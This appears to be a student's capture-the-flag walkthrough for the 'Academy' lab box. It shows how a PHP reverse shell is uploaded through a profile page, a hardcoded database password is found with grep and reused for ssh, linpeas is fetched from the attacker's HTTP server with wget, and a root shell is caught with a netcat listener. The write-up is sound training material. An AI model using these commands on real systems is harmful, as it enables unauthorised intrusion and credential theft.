
Find Login Details

To find the login details and password, open note.txt and copy the user name. The password is in the hash format so convert to using md5 gromweb website




7. REVERSE SHELL


- Open reverse shell in firefox and give the IP address of academy




- Now open the PHP system and copy the command and paste in the new file in the academy directory which is rev_1.php



- Now upload the rev.php in the myprofile page and there will be success message



- Now the access came for the website



- Now open home directory and check the context in /etc/passwd
  --- > cd home
  --- > cat /etc/passwd

```
$ cd home
$ ls
academy
grimmie
splunkfwd
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

- Open /var/www/html list the files

```
$ cd /var/www/html
$ ls
academy
index.html
```

- Find the password using the grep -rn password commad

```
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  students where password='".md5($_POST['cpass'])."' && studentRegno='".$_SESSION['login']."'");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."', updationDate='$currentTime' where studentRegno='".$_SESSION['login']."'");
academy/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/change-password.php:106:    <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/change-password.php:110:    <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/includes/menubar.php:10:                                <li><a href="change-password.php">Change Password</a></li>
academy/db/onlinecourse.sql:34:  `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
academy/db/onlinecourse.sql:148:  `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71:    <input type="password" class="form-control" id="pincode" name="pincode" placeholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image
```

- Copy the password

```
me="cnfpass" placeholder="Password" />
academy/admin/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
```

- Convert the user into grimmie

```
$ su grimmie
Password: My_V3ryS3cur3_P4ss
ls
academy
index.html
whoami
grimmie
```

- Open new Terminal and go to academy and create and new file called findings.txt and paste the password in the file like
  --- > nano findings
  Paste- grimmie: My_V3ryS3cur3_P4ss

GET GRIMMIE AS ROOT

- To make grimmie as root use ssh command with academy IP address

```
┌──(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.228.72
grimmie@192.168.228.72's password:
Permission denied, please try again.
grimmie@192.168.228.72's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ ls
```

- Download the linpeas file from github platform. Linpeas helps automate the process of searching for potential privilege escalation vulnerabilities on Linu/Unix/macOS system. Now open the tmp directory and create a file called linpeas.
- Now give the command
  --- > wget http://192.168.228.249/lin.sh

```
grimmie@academy:~$ cd /tmp
grimmie@academy:/tmp$ ls
backup.zip
systemd-private-61abb53f7ec04ddbaa92def020410aa8-apache2.service-wKxLat
systemd-private-61abb53f7ec04ddbaa92def020410aa8-systemd-timesyncd.service-U2yaB8
grimmie@academy:/tmp$ cd -
/home/grimmie
grimmie@academy:~$ mkdir linpeas
grimmie@academy:~$ cd linpeas
grimmie@academy:~/linpeas$ wget http://192.168.228.249/lin.sh
--2024-02-27 00:46:55--  http://192.168.228.249/lin.sh
Connecting to 192.168.228.249:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [text/x-sh]
Saving to: 'lin.sh'

lin.sh              100%[===================>] 840.38K  --.-KB/s    in 0.003s

2024-02-27 00:46:55 (246 MB/s) - 'lin.sh' saved [860549/860549]
```

- List the files present in the linpeas and give the execute access to lin.sh

```
grimmie@academy:~/linpeas$ ls
lin.sh
grimmie@academy:~/linpeas$ ls -al
total 852
drwxr-xr-x 2 grimmie administrator   4096 Feb 27 00:46 .
drwxr-xr-x 4 grimmie administrator   4096 Feb 27 00:45 ..
-rw-r--r-- 1 grimmie administrator 860549 Feb 27 00:46 lin.sh
grimmie@academy:~/linpeas$ chmod +x lin.sh
grimmie@academy:~/linpeas$ ls -al
total 852
drwxr-xr-x 2 grimmie administrator   4096 Feb 27 00:46 .
drwxr-xr-x 4 grimmie administrator   4096 Feb 27 00:45 ..
-rwxr-xr-x 1 grimmie administrator 860549 Feb 27 00:46 lin.sh
```

- Now open lin.sh file

```
grimmie@academy:~/linpeas$ ./lin.sh
```

```
/---------------------------------------------------------------------------\
|                             Do you like PEASS?                            |
|---------------------------------------------------------------------------|
|         Get the latest version    :     https://github.com/sponsors/carlospolop |
|         Follow on Twitter         :     @hacktricks_live                  |
|         Respect on HTB            :     SirBroccoli                       |
|---------------------------------------------------------------------------|
|                                Thank you!                                 |
\---------------------------------------------------------------------------/
      linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misus
e of this software will not be the responsibility of the author or of any other collaborator. Use it at your own co
mputers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
```

PYTHON SERVER:

- Open new terminal and get to academy directory

- Copy the lin.sh in the downloads linpeas directory
  --- > cp ~/Downloads/linpeas.sh lin.sh

```
┌──(kali㉿kali)-[~/academy]
└─$ cp ~/Downloads/linpeas.sh lin.sh

┌──(kali㉿kali)-[~/academy]
└─$ ll
total 868
-rw-r--r-- 1 kali kali     27 Feb 27 00:19 findings.txt
-rw-r--r-- 1 kali kali     33 Feb 25 13:31 hash
-rw-r--r-- 1 kali kali 860549 Feb 27 00:46 lin.sh
-rw-r--r-- 1 kali kali    776 May 29  2021 note.txt
-rw-r--r-- 1 kali kali    896 Feb 25 13:14 open_ports.txt
-rw-r--r-- 1 kali kali   2882 Feb 25 13:20 open_services.txt
-rw-r--r-- 1 kali kali   2589 Feb 27 00:09 rev.php
```

- Starts Python's built-in HTTP server on port 80 to serve files and directories locally.
  --- > python -m http.server 80

  kal

```
┌──(kali㉿kali)-[~/academy]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.228.72 - - [27/Feb/2024 00:50:42] "GET /lin.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

- Now we can get access to academy file using the command:
  --- > nc -lvnp 1234

```
┌──(kali㉿kali)-[~/academy]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.228.249] from (UNKNOWN) [192.168.228.72] 59736
bash: cannot set terminal process group (24956): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```